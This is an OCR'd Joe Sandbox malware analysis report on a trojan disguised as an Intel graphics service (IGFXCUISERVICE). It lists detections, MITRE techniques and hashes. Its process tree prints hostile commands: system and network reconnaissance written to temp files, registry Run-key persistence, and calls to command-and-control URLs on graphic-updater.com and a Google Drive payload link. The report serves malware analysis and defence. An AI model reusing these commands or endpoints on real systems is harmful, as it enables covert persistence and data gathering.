ID: 550959
Sample Name:
IGFXCUISERVICE
Cookbook: default.jbs
Time: 17:06:26
Date: 11/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report IGFXCUISERVICE

Overview


General Information

Sample Name:	IGFXCUISERVICE (renamed file extension from none to exe)
Analysis ID:	550959
MD5:	d90d0f4d6dad402.
SHA1:	fad66bdf5c5dc2c…
SHA256:	1ffd6559d21470c..
Infos:	

Most interesting Screenshot:



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Uses cmd line tools excessively to a…
- Writes or reads registry keys via WMI
- Encrypted powershell cmdline option…
- Powershell drops PE file
- Queries sensitive network adapter in…
- Uses 32bit PE files
- Queries the volume information (nam…
- Drops PE files to the application pro…
- Contains functionality to check if a d…
- Contains functionality to query locale…

Classification



Process Tree

- **System is w10x64**
- IGFXCUISERVICE.exe (PID: 7144 cmdline: "C:\Users\user\Desktop\IGFXCUISERVICE.exe" MD5: D90D0F4D6DAD402B5D025987030CC87C)
  - powershell.exe (PID: 3160 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" copy 'C:\Users\user\Desktop\IGFXCUISERVICE.exe' 'C:\ProgramData\SystemData\igfxCUIService.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - igfxCUIService.exe (PID: 5780 cmdline: "C:\ProgramData\SystemData\igfxCUIService.exe" MD5: D90D0F4D6DAD402B5D025987030CC87C)
    - powershell.exe (PID: 6936 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" getmac | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps1.txt' ; wmic path win32_physicalmedia get SerialNumber | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps2.txt' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6440 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - conhost.exe (PID: 6432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - reg.exe (PID: 740 cmdline: REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F MD5: CEE2A7E57DF2A159A065A34913A055C2)
      - getmac.exe (PID: 6608 cmdline: C:\Windows\system32\getmac.exe MD5: 6AB605BD2223BFB2E55A466BE9816914)
      - WMIC.exe (PID: 984 cmdline: "C:\Windows\System32\Wbem\WMIC.exe" path win32_physicalmedia get SerialNumber MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - powershell.exe (PID: 6036 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $env:username | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\tempu.txt' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 4240 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 5592 cmdline: C:\Windows\System32\cmd.exe" /c wmic OS get Caption, CSDVersion, OSArchitecture, Version / value > "C:\ProgramData\SystemData\tempo1.txt" && type "C:\ProgramData\SystemData\tempo1.txt" > "C:\ProgramData\SystemData\tempo2.txt MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - WMIC.exe (PID: 6628 cmdline: wmic OS get Caption, CSDVersion, OSArchitecture, Version / value MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - cmd.exe (PID: 5508 cmdline: C:\Windows\System32\cmd.exe" /c wmic nicconfig where 'IPEnabled = True' get ipaddress > "C:\ProgramData\SystemData\tempi1.txt" && type "C:\ProgramData\SystemData\tempi1.txt" > "C:\ProgramData\SystemData\tempi2.txt MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5584 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - WMIC.exe (PID: 7164 cmdline: wmic nicconfig where 'IPEnabled = True' get ipaddress MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - cmd.exe (PID: 4676 cmdline: "C:\Windows\System32\cmd.exe" /c REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - reg.exe (PID: 6752 cmdline: REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F MD5: CEE2A7E57DF2A159A065A34913A055C2)
- igfxCUIService.exe (PID: 5788 cmdline: "C:\ProgramData\SystemData\igfxCUIService.exe" MD5: D90D0F4D6DAD402B5D025987030CC87C)
  - cmd.exe (PID: 2248 cmdline: "C:\Windows\System32\cmd.exe" /c REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4100 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - reg.exe (PID: 1472 cmdline: REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F MD5: CEE2A7E57DF2A159A065A34913A055C2)
- igfxCUIService.exe (PID: 6380 cmdline: "C:\ProgramData\SystemData\igfxCUIService.exe" MD5: D90D0F4D6DAD402B5D025987030CC87C)
  - cmd.exe (PID: 6440 cmdline: "C:\Windows\System32\cmd.exe" /c REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F MD5: F3BDBE3BB6F734E357235F4D5898582D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Direct Autorun Keys Modification

Sigma detected: Reg Add RUN Key

Sigma detected: Suspicious Execution of Powershell with Base64

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

System Summary:

Writes or reads registry keys via WMI

Powershell drops PE file

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:


Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 2	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesc Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1 1 2	Registry Run Keys / Startup Folder 1	Process Injection 1 3	Obfuscated Files or Information 2	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 1 1	Exploit Redire Calls/S
Domain Accounts	PowerShell 2	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Masquerading 1	Security Account Manager	System Information Discovery 3 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Modify Registry 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 2 1	LSA Secrets	Security Software Discovery 2 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 3	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Virtualization/Sandbox Evasion 1 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
IGFXCUISERVICE.exe	51%	Virustotal		Browse
IGFXCUISERVICE.exe	20%	Metadefender		Browse
IGFXCUISERVICE.exe	42%	ReversingLabs	Win32.Trojan.Fileless	
IGFXCUISERVICE.exe	100%	Avira	TR/Redcap.rjsiq	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\SystemData\igfxCUIService.exe	100%	Avira	TR/Redcap.rjsiq	
C:\ProgramData\SystemData\igfxCUIService.exe	20%	Metadefender		Browse
C:\ProgramData\SystemData\igfxCUIService.exe	42%	ReversingLabs	Win32.Trojan.Fileless	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
graphic-updater.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://graphic-updater.com/api/attach	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com	0%	Virustotal		Browse
http://https://graphic-updater.com	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqb	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqd	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/m6	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqj	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqm	0%	Avira URL Cloud	safe	
http://https://graphic-updater.comB	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/5	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqo	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://graphic-updater.com/e6	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/requ	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/requrlencodedW%	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/om	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/requrlencoded	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/attachM&dQ%	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqs%qPG	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/comD	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqmj	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/requrlencodedz%hPF	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/C	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/om6	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqmv1	0%	Avira URL Cloud	safe	
http://crl.microsoft.co	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://graphic-updater.com/api/attachn5	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqch	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/ll	0%	Avira URL Cloud	safe	
http://crl.micr	0%	URL Reputation	safe	
http://https://graphic-updater.com/omX	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/gse_l9ocaq	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://graphic-updater.com/u	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://graphic-updater.com/api/req2	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/req7	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/attacht.com	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/req8	0%	Avira URL Cloud	safe	
http://https://graphic-updater.comcomV	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/gse_l9ocg5Eh	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/attach/	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqC	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/req	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqm64W%	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqmx	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/attachtent.com	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com_	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/P	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqdll	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/Q	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqT	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/X	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqW	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://graphic-updater.com/api/reqV	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqX	0%	Avira URL Cloud	safe	
http://https://graphic-updater.comcom5	0%	Avira URL Cloud	safe	
http://https://graphic-updater.comomH	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/reqdlli	0%	Avira URL Cloud	safe	
http://https://graphic-updater.com/api/attachent.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
graphic-updater.com	23.254.131.176	true	false	• 0%, Virustotal, Browse	unknown
drive.google.com	142.250.181.238	true	false		high
googlehosted.l.googleusercontent.com	142.250.185.129	true	false		high
doc-0k-2o-docs.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://graphic-updater.com/api/attach	false	• Avira URL Cloud: safe	unknown
http://https://drive.google.com/uc?id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu	false		high
http://https://doc-0k-2o-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ot3340k8gdd9p4c62g2sf2iqkmc81t1u/1641917325000/15598710561884722261/*/1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu	false		high
http://https://graphic-updater.com/api/req	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.181.238	drive.google.com	United States		15169	GOOGLEUS	false
142.250.185.129	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
23.254.131.176	graphic-updater.com	United States		54290	HOSTWINDSUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	550959
Start date:	11.01.2022
Start time:	17:06:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IGFXCUISERVICE (renamed file extension from none to exe)
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.evad.winEXE@43/21@55/4
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 66.8% • Quality standard deviation: 19.6%
HCA Information:	• Successful, ratio: 65% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:07:27	API Interceptor	7x Sleep call for process: IGFXCUISERVICE.exe modified
17:07:45	API Interceptor	75x Sleep call for process: powershell.exe modified
17:07:57	API Interceptor	124x Sleep call for process: igfxCUIService.exe modified
17:08:30	API Interceptor	3x Sleep call for process: WMIC.exe modified
17:09:04	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run igfxCUIService C:\ProgramData\SystemData\igfxCUIService.exe
17:09:12	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run igfxCUIService C:\ProgramData\SystemData\igfxCUIService.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\SystemData\igfxCUIService.exe	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	401920
Entropy (8bit):	6.560987668019584
Encrypted:	false
SSDEEP:	12288:m00VdXicNHeft0d/BiqpD9JD9lusIhAzhM2RdM:mrzXiu+FZqp72iDc
MD5:	D90D0F4D6DAD402B5D025987030CC87C
SHA1:	FAD66BDF5C5DC2C050CBC574832C6995DBA086A0
SHA-256:	1FFD6559D21470C40DCF9236DA51E5823D7AD58C93502279871C3FE7718C901C
SHA-512:	C2FAEACFD588585633630AD710F443A72C7617C2D5E37DBFE43570E6AC5904E4B81EB682356A48A93BB794EF5E9D8AD0D673966D57798079B4DE62EA6124102
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 42%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@.....@...N.....N....N.....g.....g.R... g.....Rich.....PE..L...b*1a.....M.....@.....`.....@.....x..... ...8..... .@.....text..... ..`.rdata...?.....@.....@..@.data....!.....@....rsrc.....@..@.reloc...8... ...:..... .....@..B..... .....

C:\ProgramData\SystemData\igfxCUIService.exe:Zone.Identifier	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\ProgramData\SystemData\microsoft_Windows.dll	
Process:	C:\ProgramData\SystemData\igfxCUIService.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	184
Entropy (8bit):	5.819826125590985
Encrypted:	false
SSDEEP:	3:LwjDqwo0RMYuSQVp9Gr3JlWRYRJKZMUbnAZ1coZqa/ryaRreJquXMUquOU+77Y:sQ0RMY1AQOjZMyAZ1coZqXSAqCVOXg
MD5:	754BD9912D528650E1FC25EA78C7DFCE
SHA1:	676AB226ED586409D036CC772772BDD868F86CD2
SHA-256:	05199B785C99700D96CDE4E5FBDD033ACC79AB42C29C283E86FBEE8B7CB2FA09
SHA-512:	564899F4FD9E71F2BF95F71EC744FA0BB63BEC4C74F59FF82E5985C0138FE21399EFD76B2C55DF215E65C87FA23B20E5FA021C99CCDD78BEF7BD0F6E3FFA68C
Malicious:	false
Reputation:	unknown
Preview:	EkUSaowoJc4CawFMNAUu37bQ4MtbTzhqKyuau06YGsWVXynPHsUscThvNzzlmT5r1s8qnB8kuut+C/TziZmT/IeK1y8eGfypKdG1rg9nFWfHPXXias/jX5NW66Z/89zXz5XSf4REo6CLPLWYLvwWy50nri1OKMvrfM8bIdoZ4KX3bOR8l26JxA==

C:\ProgramData\SystemData\tempi1.txt	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators

C:\ProgramData\SystemData\tempi1.txt	
Category:	modified
Size (bytes):	194
Entropy (8bit):	2.8825288764544323
Encrypted:	false
SSDEEP:	3:QsvlkVXuiiFXoslUMLl8JLl1LR9AnV38nl3ZFlR4TTAmvn:QsGV+veEU+8JsnSl3h6wmvn
MD5:	496628AF3CBB4554D78D187F73CB59B5
SHA1:	AA682421F24FF4A0CE9B0A8F56D6E045575D90FE
SHA-256:	6D176DCFB156C12A6309D37F7842FB0478EFD9C147A41AE3B999DDE380B738EB
SHA-512:	A9306CB682631C03A82D6327AE6545C51CF5E9877EC0A0CAED031210724D955263284D624B34BD912D9219971EB53C973707D8A21396FEDCC6A9A58DB76CF3C
Malicious:	false
Reputation:	unknown
Preview:	..I.P.A.d.d.r.e.s.s. . . . .{.".1.9.2...1.6.8...2...4.".,. .".f.e.8.0.:.:.7.c.7.0.:.8.3.1.f.:.f.0.5.8.:.6.d.e.3.".}. . .....

C:\ProgramData\SystemData\tempi2.txt	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	96
Entropy (8bit):	3.6368782373574886
Encrypted:	false
SSDEEP:	3:jhzW/F/fKJbRHYn4cFNrYy:NGNUbOVYy
MD5:	CC05004BDC260919A7169E1AC1121DBE
SHA1:	848DC48B8F256D57D9D1F9A332DF1D66D2C237D1
SHA-256:	7FEB02B5EC03FF5D7C68E75DAC0625284EC78A90488CE3DA2CCFD4F5EA79B51B
SHA-512:	9D0E82A92CFD64D46372B80C055FEBAB1776AB9423942588402ECEA543EFE146ECA8D8F3C5B7C5447BAEF6AF3D13EA34E6666DB1C07E69582A1559E9EEDCBF F9
Malicious:	false
Reputation:	unknown
Preview:	IPAddress ..{"192.168.2.4", "fe80::7c70:831f:f058:6de3"} ..

C:\ProgramData\SystemData\tempo1.txt	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	198
Entropy (8bit):	3.452949490699049
Encrypted:	false
SSDEEP:	3:QjeolVylRflyWdl+SliFlUdf1lAUpvLmolSNcXiUC+lpDekRyl9zLmUlzlzlUi/O:QT5Wn+Sk8dfl4j42veVvzfra8O
MD5:	A9575486EB252950DCE017DC76B6678E
SHA1:	675037DD1C39AC56D2DC5E7222241EC744DCA294
SHA-256:	96F80E4929FB5B75380194BE967EAF68A0E07C2D53DC11E4C60E6723E6DD8663
SHA-512:	170E4E99B422A17678FEA47DCEE2F7A0F5C552442B73ADED342D3A4027193CF6CB6288B5DCEFB3DE2AC85B798171CE116B09961A3F2C0AFD1F0B02D43551A9 E
Malicious:	false
Reputation:	unknown
